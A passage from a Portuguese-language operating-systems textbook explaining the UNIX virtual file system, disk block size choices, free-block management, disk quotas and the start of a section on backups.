
Em comparação, todos os sistemas UNIX fazem uma tentativa muito séria de integrar múltiplos sistemas de arquivos em uma única estrutura. Um sistema Linux pode ter o ext2 como o diretório-raiz, com a partição ext3 montada em */usr* e um segundo disco rígido com o sistema de arquivos ReiserFS montado em */home*, assim como um CD-ROM ISO 9660 temporariamente montado em */mnt*. Do ponto de vista do usuário, existe uma hierarquia de sistema de arquivos única. O fato de ela lidar com múltiplos sistemas de arquivos (incompatíveis) não é visível para os usuários ou processos.

No entanto, a presença de múltiplos sistemas de arquivos é definitivamente visível à implementação, e desde o trabalho pioneiro da Sun Microsystems (KLEIMAN, 1986), a maioria dos sistemas UNIX usou o conceito de um **VFS** (**Virtual File System** — sistema de arquivos virtuais) para tentar integrar múltiplos sistemas de arquivos em uma estrutura ordeira. A ideia fundamental é abstrair a parte do sistema de arquivos que é comum a todos os sistemas de arquivos e colocar aquele código em uma camada separada que chama os sistemas de arquivos subjacentes para realmente gerenciar os dados. A estrutura como um todo está ilustrada na Figura 4.18. A discussão a seguir não é específica ao Linux, FreeBSD ou qualquer outra versão do UNIX, mas dá uma ideia geral de como os sistemas de arquivos virtuais funcionam nos sistemas UNIX.

Todas as chamadas de sistemas relativas a arquivos são direcionadas ao sistema de arquivos virtual para processamento inicial. Essas chamadas, vindas de outros processos de usuários, são as chamadas POSIX padrão, como open, read, write, lseek e assim por diante. Desse modo, o VFS tem uma interface "superior" para os processos do usuário, e é a já conhecida interface POSIX.

O VFS também tem uma interface "inferior" para os sistemas de arquivos reais, que são rotulados de **interface do VFS** na Figura 4.18. Essa interface consiste em várias dúzias de chamadas de funções que os VFS podem fazer para cada sistema de arquivos para realizar o trabalho. Assim, para criar um novo sistema de arquivos que funcione com o VFS, os projetistas do novo sistema de arquivos devem certificar-se de que ele proporcione as chamadas de funções que o VFS exige. Um exemplo óbvio desse tipo de função é aquela que lê um bloco específico do disco, coloca-o na cache de buffer do sistema de arquivos e retorna um ponteiro para ele. Desse modo, o VFS tem duas interfaces distintas: a superior para os processos do usuário e a inferior para os sistemas de arquivos reais.

Embora a maioria dos sistemas de arquivos sob o VFS represente partições em um disco local, este nem sempre é o caso. Na realidade, a motivação original para a Sun produzir o VFS era dar suporte a sistemas de arquivos remotos usando o protocolo **NFS** (**Network File System** — sistema de arquivos de rede). O projeto VFS foi feito de tal forma que enquanto o sistema de arquivos real fornecer as funções que o VFS exigir, o VFS não sabe ou se preocupa onde estão armazenados os dados ou como é o sistema de arquivos subjacente.

FIGURA 4.18 Posição do sistema de arquivos virtual.

Internamente, a maioria das implementações de VFS é na essência orientada para objetos, mesmo que todos sejam escritos em C em vez de C++. Há vários tipos de objetos fundamentais que são em geral aceitos. Esses incluem o superbloco (que descreve um sistema de arquivos), o v-node (que descreve um arquivo) e o diretório (que descreve um diretório de sistemas de arquivos). Cada um desses tem operações associadas (métodos) a que os sistemas de arquivos reais têm de dar suporte. Além disso, o VFS tem algumas estruturas internas de dados para seu próprio uso, incluindo a tabela de montagem e um conjunto de descritores de arquivos para monitorar todos os arquivos abertos nos processos do usuário.

Para compreender como o VFS funciona, vamos repassar um exemplo cronologicamente. Quando o sistema é inicializado, o sistema de arquivos raiz é registrado com o VFS. Além disso, quando outros sistemas de arquivos são montados, seja no momento da inicialização ou durante a operação, também devem registrar-se com o VFS. Quando um sistema de arquivos se registra, o que ele basicamente faz é fornecer uma lista de endereços das funções que o VFS exige, seja como um longo vetor de chamada (tabela) ou como vários deles, um por objeto de VFS, como demanda o VFS. Então, assim que um sistema de arquivos tenha se registrado com o VFS, este sabe como, digamos, ler um bloco a partir dele — ele simplesmente chama a quarta (ou qualquer que seja) função no vetor fornecido pelo sistema de arquivos. De modo similar, o VFS então também sabe como realizar todas as funções que o sistema de arquivos real deve fornecer: ele apenas chama a função cujo endereço foi fornecido quando o sistema de arquivos registrou.

Após um sistema de arquivos ter sido montado, ele pode ser usado. Por exemplo, se um sistema de arquivos foi montado em */usr* e um processo fizer a chamada

```
open("/usr/include/unistd.h", O_RDONLY)
```

durante a análise do caminho, o VFS vê que um novo sistema de arquivos foi montado em */usr* e localiza seu superbloco pesquisando a lista de superblocos de sistemas de arquivos montados. Tendo feito isso, ele pode encontrar o diretório-raiz do sistema de arquivos montado e examinar o caminho *include/unistd.h* ali. O VFS então cria um v-node e faz uma chamada para o sistema de arquivos real para retornar todas as informações no i-node do arquivo. Essa informação é copiada para o v-node (em RAM), junto com outras informações, e, o mais importante, cria o ponteiro para a tabela de funções para chamar operações em v-nodes, como read, write, close e assim por diante.

Após o v-node ter sido criado, o VFS registra uma entrada na tabela de descritores de arquivo para o processo que fez a chamada e faz que ele aponte para o novo v-node. (Para os puristas, o descritor de arquivos na realidade aponta para outras estruturas de dados que contêm a posição atual do arquivo e um ponteiro para o v-node, mas esse detalhe não é importante para nossas finalidades aqui.) Por fim, o VFS retorna o descritor de arquivos para o processo que chamou, assim ele pode usá-lo para ler, escrever e fechar o arquivo.

Mais tarde, quando o processo realiza um read usando o descritor de arquivos, o VFS localiza o v-node do processo e das tabelas de descritores de arquivos e segue o ponteiro até a tabela de funções, na qual estão os endereços dentro do sistema de arquivos real, no qual reside o arquivo solicitado. A função responsável pelo read é chamada agora e o código dentro do sistema de arquivos real vai e busca o bloco solicitado. O VFS não faz ideia se os dados estão vindo do disco local, um sistema de arquivos remoto através da rede, um pen-drive ou algo diferente. As estruturas de dados envolvidas são mostradas na Figura 4.19. Começando com o número do processo chamador e o descritor do arquivo, então o v-node, o ponteiro da função de leitura e a função de acesso dentro do sistema de arquivos real são localizados.


Dessa maneira, adicionar novos sistemas de arquivos torna-se algo relativamente direto. Para realizar a operação, os projetistas primeiro tomam uma lista de chamadas de funções esperadas pelo VFS e então escrevem seu sistema de arquivos para prover todas elas. Como alternativa, se o sistema de arquivos já existe, então eles têm de prover funções adaptadoras que façam o que o VFS precisa, normalmente realizando uma ou mais chamadas nativas ao sistema de arquivos real.

4.4 Gerenciamento e otimização de sistemas de arquivos

Fazer o sistema de arquivos funcionar é uma coisa: fazê-lo funcionar de forma eficiente e robustamente na vida real é algo bastante diferente. Nas seções a seguir examinaremos algumas das questões envolvidas no gerenciamento de discos.

4.4.1 Gerenciamento de espaço em disco

Arquivos costumam ser armazenados em disco, portanto o gerenciamento de espaço de disco é uma preocupação importante para os projetistas de sistemas de

FIGURA 4.19 Uma visão simplificada das estruturas de dados e código usados pelo VFS e pelo sistema de arquivos real para realizar uma operação read.

arquivos. Duas estratégias gerais são possíveis para armazenar um arquivo de *n* bytes: ou são alocados *n* bytes consecutivos de espaço, ou o arquivo é dividido em uma série de blocos (não necessariamente) contíguos. A mesma escolha está presente em sistemas de gerenciamento de memória entre a segmentação pura e a paginação.

Como vimos, armazenar um arquivo como uma sequência contígua de bytes tem o problema óbvio de que se um arquivo crescer, ele talvez tenha de ser movido dentro do disco. O mesmo problema ocorre para segmentos na memória, exceto que mover um segmento na memória é uma operação relativamente rápida em comparação com mover um arquivo de uma posição no disco para outra. Por essa razão, quase todos os sistemas de arquivos os dividem em blocos de tamanho fixo que não precisam ser adjacentes.

Tamanho do bloco

Uma vez que tenha sido feita a opção de armazenar arquivos em blocos de tamanho fixo, a questão que surge é qual tamanho o bloco deve ter. Dado o modo como os discos são organizados, o setor, a trilha e o cilindro são candidatos óbvios para a unidade de alocação (embora sejam todos dependentes do dispositivo, o que é um ponto negativo). Em um sistema de paginação, o tamanho da página também é um argumento importante.

Ter um tamanho de bloco grande significa que todos os arquivos, mesmo um de 1 byte, ocuparão um cilindro inteiro. Também significa que arquivos pequenos desperdiçam uma grande quantidade de espaço de disco. Por outro lado, um tamanho de bloco pequeno significa que a maioria dos arquivos ocupará múltiplos blocos e, desse modo, precisará de múltiplas buscas e atrasos rotacionais para lê-los, reduzindo o desempenho. Então, se a unidade de alocação for grande demais, desperdiçamos espaço; se ela for pequena demais, desperdiçamos tempo.

Fazer uma boa escolha exige ter algumas informações sobre a distribuição do tamanho do arquivo. Tanenbaum et al. (2006) estudaram a distribuição do tamanho do arquivo no Departamento de Ciências de Computação de uma grande universidade de pesquisa (a Universidade Vrije) em 1984 e então novamente em 2005, assim como em um servidor da web comercial hospedando um site de política (<*www.electoral-vote.com*>). Os resultados são mostrados na Figura 4.20, na qual é listada, para cada grupo, a porcentagem de todos os arquivos menores ou iguais ao tamanho (representado por potência de base dois).

FIGURA 4.20 Porcentagem de arquivos menores do que um determinado tamanho (em bytes).

Tamanho	UV 1984	UV 2005	Web	Tamanho	UV 1984	UV 2005	Web
1	1,79	1,38	6,67	16 KB	92,53	78,92	86,79
2	1,88	1,53	7,67	32 KB	97,21	85,87	91,65
4	2,01	1,65	8,33	64 KB	99,18	90,84	94,80
8	2,31	1,80	11,30	128 KB	99,84	93,73	96,93
16	3,32	2,15	11,46	256 KB	99,96	96,12	98,48
32	5,13	3,15	12,33	512 KB	100,00	97,73	98,99
64	8,71	4,98	26,10	1 MB	100,00	98,87	99,62
128	14,73	8,03	28,49	2 MB	100,00	99,44	99,80
256	23,09	13,29	32,10	4 MB	100,00	99,71	99,87
512	34,44	20,62	39,94	8 MB	100,00	99,86	99,94
1 KB	48,05	30,91	47,82	16 MB	100,00	99,94	99,97
2 KB	60,87	46,09	59,44	32 MB	100,00	99,97	99,99
4 KB	75,31	59,13	70,64	64 MB	100,00	99,99	99,99
8 KB	84,97	69,96	79,69	128 MB	100,00	99,99	100,00

Por exemplo, em 2005, 59,13% de todos os arquivos na Universidade de Vrije tinham 4 KB ou menos e 90,84% de todos eles, 64 KB ou menos. O tamanho de arquivo médio era de 2.475 bytes. Algumas pessoas podem achar esse tamanho pequeno surpreendente.

Que conclusões podemos tirar desses dados? Por um lado, com um tamanho de bloco de 1 KB, apenas em torno de 30-50% de todos os arquivos cabem em um único bloco, enquanto com um bloco de 4 KB, a percentagem de arquivos que cabem em um bloco sobe para a faixa de 60-70%. Outros dados no estudo mostram que com um bloco de 4 KB, 93% dos blocos do disco são usados por 10% dos maiores arquivos. Isso significa que o desperdício de espaço ao fim de cada pequeno arquivo é insignificante, pois o disco está cheio por uma pequena quantidade de arquivos grandes (vídeos) e o montante total de espaço tomado pelos arquivos pequenos pouco importa. Mesmo dobrando o espaço requerido por 90% dos menores arquivos, isso mal seria notado.


Por outro lado, utilizar um pequeno bloco significa que cada arquivo consistirá em muitos blocos. Ler cada bloco exige uma busca e um atraso rotacional (exceto em um disco em estado sólido), então a leitura de um arquivo consistindo em muitos blocos pequenos será lenta.

Como exemplo, considere um disco com 1 MB por trilha, um tempo de rotação de 8,33 ms e um tempo de busca de 5 ms. O tempo em milissegundos para ler um bloco de k bytes é então a soma dos tempos de busca, atraso rotacional e transferência:

$$5 + 4{,}165 + (k/1000000) \times 8{,}33$$

A curva tracejada da Figura 4.21 mostra a taxa de dados para um disco desses como uma função do tamanho do bloco. Para calcular a eficiência de espaço, precisamos fazer uma suposição a respeito do tamanho médio do arquivo. Para simplificar, vamos presumir que todos os arquivos tenham 4 KB. Embora esse número seja ligeiramente maior do que os dados medidos na Universidade de Vrije, os estudantes provavelmente têm mais arquivos pequenos do que os existentes em um centro de dados corporativo, então, como um todo, talvez seja um palpite melhor. A curva sólida da Figura 4.21 mostra a eficiência de espaço como uma função do tamanho do bloco.

As duas curvas podem ser compreendidas como a seguir. O tempo de acesso para um bloco é completamente dominado pelo tempo de busca e atraso rotacional, então levando-se em consideração que serão necessários 9 ms para acessar um bloco, quanto mais dados forem buscados, melhor. Assim, a taxa de dados cresce quase linearmente com o tamanho do bloco (até as transferências demorarem tanto que o tempo de transferência começa a importar).

FIGURA 4.21 A curva tracejada (escala da esquerda) mostra a taxa de dados de um disco. A curva contínua (escala da direita) mostra a eficiência do espaço em disco. Todos os arquivos têm 4 KB.

Agora considere a eficiência de espaço. Com arquivos de 4 KB e blocos de 1 KB, 2 KB ou 4 KB, os arquivos usam 4, 2 e 1 bloco, respectivamente, sem desperdício. Com um bloco de 8 KB e arquivos de 4 KB, a eficiência de espaço cai para 50% e com um bloco de 16 KB ela chega a 25%. Na realidade, poucos arquivos são um múltiplo exato do tamanho do bloco do disco, então algum espaço sempre é desperdiçado no último bloco de um arquivo.

O que as curvas mostram, no entanto, é que o desempenho e a utilização de espaço estão inerentemente em conflito. Pequenos blocos são ruins para o desempenho, mas bons para a utilização do espaço do disco. Para esses dados, não há equilíbrio que seja razoável. O tamanho mais próximo de onde as duas curvas se cruzam é 64 KB, mas a taxa de dados é de apenas 6,6 MB/s e a eficiência de espaço é de cerca de 7%, nenhum dos dois valores é muito bom. Historicamente, sistemas de arquivos escolheram tamanhos na faixa de 1 KB a 4 KB, mas com discos agora excedendo 1 TB, pode ser melhor aumentar o tamanho do bloco para 64 KB e aceitar o espaço de disco desperdiçado. Hoje é muito pouco provável que falte espaço de disco.

Em um experimento para ver se o uso de arquivos do Windows NT era apreciavelmente diferente do uso de arquivos do UNIX, Vogels tomou medidas nos arquivos na Universidade de Cornell (VOGELS, 1999). Ele observou que o uso de arquivos no NT é mais complicado que no UNIX. Ele escreveu:


> *Quando digitamos alguns caracteres no editor de texto do Notepad, o salvamento dessa digitação em um arquivo desencadeará 26 chamadas de sistema, incluindo 3 tentativas de abertura que falharam, 1 arquivo sobrescrito e 4 sequências adicionais de abertura e fechamento.*

Não obstante isso, Vogels observou um tamanho médio (ponderado pelo uso) de arquivos apenas lidos como 1 KB, arquivos apenas escritos como 2,3 KB e arquivos lidos e escritos como 4,2 KB. Considerando as diferentes técnicas de mensuração de conjuntos de dados, e o ano, esses resultados são certamente compatíveis com os da Universidade de Vrije.

Monitoramento dos blocos livres

Uma vez que um tamanho de bloco tenha sido escolhido, a próxima questão é como monitorar os blocos livres. Dois métodos são amplamente usados, como mostrado na Figura 4.22. O primeiro consiste em usar uma lista encadeada de blocos de disco, com cada bloco contendo tantos números de blocos livres de disco quantos couberem nele. Com um bloco de 1 KB e um número de bloco de disco de 32 bits, cada bloco na lista livre contém os números de 255 blocos livres. (Uma entrada é reservada para o ponteiro para o bloco seguinte.) Considere um disco de 1 TB, que tem em torno de 1 bilhão de blocos de disco. Armazenar todos esses endereços em blocos de 255 exige cerca de 4 milhões de blocos. Em geral, blocos livres são usados para conter a lista livre, de maneira que o armazenamento seja essencialmente gratuito.

A outra técnica de gerenciamento de espaço livre é o mapa de bits. Um disco com *n* blocos exige um mapa de bits com *n* bits. Blocos livres são representados por 1s no mapa, blocos alocados por 0s (ou vice-versa). Para nosso disco de 1 TB de exemplo, precisamos de 1 bilhão de bits para o mapa, o que exige em torno de 130.000 blocos de 1 KB para armazenar. Não surpreende que o mapa de bits exija menos espaço, tendo em vista que ele usa 1 bit por bloco, *versus* 32 bits no modelo de lista encadeada. Apenas se o disco estiver praticamente cheio (isto é, tiver poucos blocos livres) o esquema da lista encadeada exigirá menos blocos do que o mapa de bits.


FIGURA 4.22 (a) Armazenamento da lista de blocos livres em uma lista encadeada. (b) Um mapa de bits.

Se os blocos livres tenderem a vir em longos conjuntos de blocos consecutivos, o sistema da lista de blocos livres pode ser modificado para controlar conjuntos de blocos em vez de blocos individuais. Um contador de 8, 16 ou 32 bits poderia ser associado com cada bloco dando o número de blocos livres consecutivos. No melhor caso, um disco basicamente vazio seria representado por dois números: o endereço do primeiro bloco livre seguido pelo contador de blocos livres. Por outro lado, se o disco se tornar severamente fragmentado, o controle de conjuntos de blocos será menos eficiente do que o controle de blocos individuais, pois não apenas o endereço deverá ser armazenado, mas também o contador.

Essa questão ilustra um problema que os projetistas de sistemas operacionais muitas vezes enfrentam. Existem múltiplas estruturas de dados e algoritmos que podem ser usados para solucionar um problema, mas a escolha do melhor exige dados que os projetistas não têm e não terão até que o sistema seja distribuído e amplamente utilizado. E, mesmo assim, os dados podem não estar disponíveis. Por exemplo, nossas próprias medidas de tamanhos de arquivos na Universidade de Vrije em 1984 e 1995, os dados do site e os dados de Cornell são apenas quatro amostras. Embora muito melhor do que nada, temos pouca certeza se eles são também representativos de computadores pessoais, computadores corporativos, computadores do governo e outros. Com algum esforço poderíamos ser capazes de conseguir algumas amostras de outros tipos de computadores, mas mesmo assim seria uma bobagem extrapolar para todos os computadores dos tipos mensurados.

Voltando para o método da lista de blocos livres por um momento, apenas um bloco de ponteiros precisa ser mantido na memória principal. Quando um arquivo é criado, os blocos necessários são tomados do bloco de ponteiros. Quando ele se esgota, um novo bloco de ponteiros é lido do disco. De modo similar, quando um arquivo é removido, seus blocos são liberados e adicionados ao bloco de ponteiros na memória principal. Quando esse bloco completa, ele é escrito no disco.

Em determinadas circunstâncias, esse método leva a operações desnecessárias de E/S em disco. Considere a situação da Figura 4.23(a), na qual o bloco de ponteiros na memória tem espaço para somente duas entradas. Se um arquivo de três blocos for liberado, o bloco de ponteiros transbordará e ele deverá ser escrito para o disco, levando à situação da Figura 4.23(b). Se um arquivo de três blocos for escrito agora, o bloco de ponteiros cheio deverá ser lido novamente, trazendo-nos de volta para a Figura 4.23(a). Se o arquivo de três blocos recém-escrito constituir um arquivo temporário, quando ele for liberado, será necessária outra operação de escrita para escrever novamente o bloco de ponteiros cheio no disco. Resumindo, quando o bloco de ponteiros estiver quase vazio, uma série de arquivos temporários de vida curta pode causar muitas operações de E/S em disco.

Uma abordagem alternativa que evita a maior parte dessas operações de E/S em disco é dividir o bloco

FIGURA 4.23 (a) Um bloco na memória quase cheio de ponteiros para blocos de disco livres e três blocos de ponteiros em disco. (b) Resultado da liberação de um arquivo de três blocos. (c) Uma estratégia alternativa para lidar com os três blocos livres. As entradas sombreadas representam ponteiros para blocos de discos livres.

cheio de ponteiros. Desse modo, em vez de ir da Figura 4.23(a) para a Figura 4.23(b), vamos da Figura 4.23(a) para a Figura 4.23(c) quando três blocos são liberados. Agora o sistema pode lidar com uma série de arquivos temporários sem realizar qualquer operação de E/S em disco. Se o bloco na memória encher, ele será escrito para o disco e o bloco meio cheio será lido do disco. A ideia aqui é manter a maior parte dos blocos de ponteiros cheios em disco (para minimizar o uso deste), mas manter o bloco na memória cheio pela metade, de maneira que ele possa lidar tanto com a criação quanto com a remoção de arquivos, sem uma operação de E/S em disco para a lista de livres.

Com um mapa de bits, também é possível manter apenas um bloco na memória, usando o disco para outro bloco apenas quando ele ficar completamente cheio ou vazio. Um benefício adicional dessa abordagem é que ao realizar toda a alocação de um único bloco do mapa de bits, os blocos de disco estarão mais próximos, minimizando assim os movimentos do braço do disco. Já que o mapa de bits é uma estrutura de dados de tamanho fixo, se o núcleo estiver (parcialmente) paginado, o mapa de bits pode ser colocado na memória virtual e ter suas páginas paginadas conforme a necessidade.

Cotas de disco

Para evitar que as pessoas exagerem no uso do espaço de disco, sistemas operacionais de múltiplos usuários muitas vezes fornecem um mecanismo para impor cotas de disco. A ideia é que o administrador do sistema designe a cada usuário uma cota máxima de arquivos e blocos, e o sistema operacional se certifique de que os usuários não excedam essa cota. Um mecanismo típico é descrito a seguir.


Quando um usuário abre um arquivo, os atributos e endereços de disco são localizados e colocados em uma tabela de arquivos aberta na memória principal. Entre os atributos há uma entrada dizendo quem é o proprietário. Quaisquer aumentos no tamanho do arquivo serão cobrados da cota do proprietário.

Uma segunda tabela contém os registros de cotas de todos os usuários com um arquivo aberto, mesmo que esse arquivo tenha sido aberto por outra pessoa. Essa tabela está mostrada na Figura 4.24. Ela foi extraída de um arquivo de cotas no disco para os usuários cujos arquivos estão atualmente abertos. Quando todos os arquivos são fechados, o registro é escrito de volta para o arquivo de cotas.

Quando uma nova entrada é feita na tabela de arquivos abertos, um ponteiro para o registro de cota do proprietário é atribuído a ela, a fim de facilitar encontrar os vários limites. Toda vez que um bloco é adicionado a um arquivo, o número total de blocos cobrados do proprietário é incrementado, e os limites flexíveis e estritos são verificados. O limite flexível pode ser excedido, mas o limite estrito não. Uma tentativa de adicionar blocos a um arquivo quando o limite de blocos estrito tiver sido alcançado resultará em um erro. Verificações análogas também existem para o número de arquivos a fim de evitar que algum usuário sobrecarregue todos os i-nodes.

Quando um usuário tenta entrar no sistema, este examina o arquivo de cotas para ver se ele excedeu o limite flexível para o número de arquivos ou o número de blocos de disco. Se qualquer um dos limites foi violado, um aviso é exibido, e o contador de avisos restantes é reduzido para um. Se o contador chegar a zero, o usuário ignorou o aviso vezes demais, e não tem permissão para entrar. Conseguir a autorização para entrar novamente exigirá alguma conversa com o administrador do sistema.

Esse método tem a propriedade de que os usuários podem ir além de seus limites flexíveis durante uma sessão de uso, desde que removam o excesso antes de se desconectarem. Os limites estritos jamais podem ser excedidos.

FIGURA 4.24 As cotas são relacionadas aos usuários e monitoradas em uma tabela de cotas.

4.4.2 Backups (cópias de segurança) do sistema de arquivos

A destruição de um sistema de arquivos é quase sempre um desastre muito maior do que a destruição de um computador. Se um computador for destruído pelo fogo, por uma descarga elétrica ou uma xícara de café derrubada no teclado, isso é irritante e custará dinheiro, mas geralmente uma máquina nova pode ser comprada com um mínimo de incômodo. Computadores pessoais baratos podem ser substituídos na mesma hora, bastando uma ida à loja (menos nas universidades, onde emitir uma ordem de compra exige três comitês, cinco assinaturas e 90 dias).

Se o sistema de arquivos de um computador estiver irrevogavelmente perdido, seja pelo hardware ou pelo software, restaurar todas as informações será difícil, exigirá tempo e, em muitos casos, será impossível. Para as pessoas cujos programas, documentos, registros tributários, arquivos de clientes, bancos de dados, planos de marketing, ou outros dados estiverem perdidos para sempre as consequências podem ser catastróficas. Apesar de o sistema de arquivos não conseguir oferecer qualquer proteção contra a destruição física dos equipamentos e da mídia, ele pode ajudar a proteger as informações. A solução é bastante clara: fazer cópias de segurança (backups). Mas isso pode não ser tão simples quanto parece. Vamos examinar a questão.

A maioria das pessoas não acredita que fazer backups dos seus arquivos valha o tempo e o esforço — até que um belo dia seu disco morre abruptamente, momento que a maioria delas jamais esquecerá. As empresas, no entanto, compreendem (normalmente) bem o valor dos seus dados e costumam realizar um backup ao menos uma vez ao dia, muitas vezes em fita. As fitas modernas armazenam centenas de gigabytes e custam centavos por gigabyte. Não obstante isso, realizar backups não é algo tão trivial quanto parece, então examinaremos algumas das questões relacionadas a seguir.

Backups para fita são geralmente feitos para lidar com um de dois problemas potenciais:

1. Recuperação em caso de um desastre.
